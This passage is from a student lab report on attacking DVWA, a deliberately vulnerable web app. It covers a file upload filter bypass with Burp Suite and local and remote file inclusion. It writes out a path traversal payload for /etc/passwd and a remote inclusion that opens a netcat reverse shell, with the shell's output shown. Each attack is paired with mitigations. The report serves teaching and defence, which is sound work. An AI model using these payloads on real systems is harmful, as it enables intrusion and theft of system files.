


As we checked in the source code we saw that when we click on the upload button the application checks for the extension of the file that we are uploading. If the extension is jpg, png, bmp etc., the file gets uploaded. So in order to go around this rule we will name the html file as *exnexploit.html.png*.

Next step is to go to the file upload section in DVWA, click Browse to select our file and before clicking Upload we should start up BurpSuite tool to intercept the request. Because the file has the .png extension it successfully passes, but for the script to be executed remotely on the server we have to change the parameter *filename* in BurpSuite from '*exnexploit.html.png*' to '*exnexploit.html*' and click Forward.



If we go to the DVWA page we will get a message saying the file was uploaded successfully and it also provides the path to the uploaded file. Using the path we can go to that location and click on our file to successfully execute it.



Instead of our inofensive files, attackers can upload some real malicious ones, which can represent a significant risk to applications. So in order to avoid this kind of attacks it is recommended: to set a maximum name length and maximum file size to prevent a potential service outage, to randomize uploaded file names so the attackers cannot try to access the file with the same name they uploaded. Also, the uploaded files should be outside of the web root folder (so that attackers cannot execute the file via the assigned URL path) and to use simple error messages in which directory paths or configuration settings should never be included.

Links:

<https://cwe.mitre.org/data/definitions/434.html>

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload



4.2 File Inclusion

The file inclusion attack is a method in which an attacker is allowed to include a file on the web server through a php script. This vulnerability can be of two types: local file inclusion(LFI) and remote file inclusion(RFI).

Local file inclusion allows an attacker to read and execute files on the victim's machine in order to gain access to sensitive information. If the attacker is able to place code on the web server, then they may be able to execute arbitrary commands.

In remote file inclusion instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine

For this vulnerability we will try to exploit DVWA in both of the above mentioned ways. The first step for the LFI attack is to go to the File Inclusion section on DVWA and then change the value of the page parameter from *include.php* to *?page=../../../../etc/passwd*.



Similarly, we can include some remote files by using our ip address in the page parameter like this `?page=http://127.0.0.1`. Further we can even make a php script named 'letmein.php' to add it to the parameter which can be then run remotely.



We run the command `nc -lvp 4757` in the terminal and we execute the script. The terminal will be transformed into a remote shell for the DVWA and we can run commands in it to show us the content of the files specified or access and list specific directories.

```
root@kali:/var/www/html# nc -lvp 4757
listening on [any] 4757 ...
connect to [127.168.14.128] from localhost [127.0.0.1] 37810
ls
DVWA
index.nginx-debian.html
letmein.php
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Successful exploitation of this vulnerability results in remote code execution on the web server that runs the affected web application and one of the most effective solutions to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem or framework API in your application. If that is not possible, all such inputs should be sanitized by maintaining a whitelist of acceptable filenames and a corresponding identifier should be used to access the file. Any request containing an invalid identifier can then simply be rejected.

For PHP it is also recommended to disable the option *allow_url_fopen* from php.ini so it won't allow a programmer to open, include or otherwise use a remote file using a URL rather than a local file path.

Links:

<https://cwe.mitre.org/data/definitions/98.html>

https://owasp.org/www-community/vulnerabilities/PHP_File_Inclusion

5.Tools used and lessons learned

5.1 Tools used

For this report, I used Burp Suite like a proxy server. The requests that normally go from the browser to the server, now go from the browser to the Burp Suite and then to the server. This gives you the opportunity to see how the requests look like and the type of the requests that are sent, to modify their content and also, with the Intruder tool we were able to perform a brute force attack using the payloads.

5.2 Lessons learned

After trying to exploit the DVWA I learned that some applications might seem secure, but if you have a good eye you can spot the vulnerabilities. So, in order to develop a safe application or website we need to trust nobody, we should check every action and filter and sanitize all the inputs from the users. Also, only the things we know that don't harm our system should be whitelisted.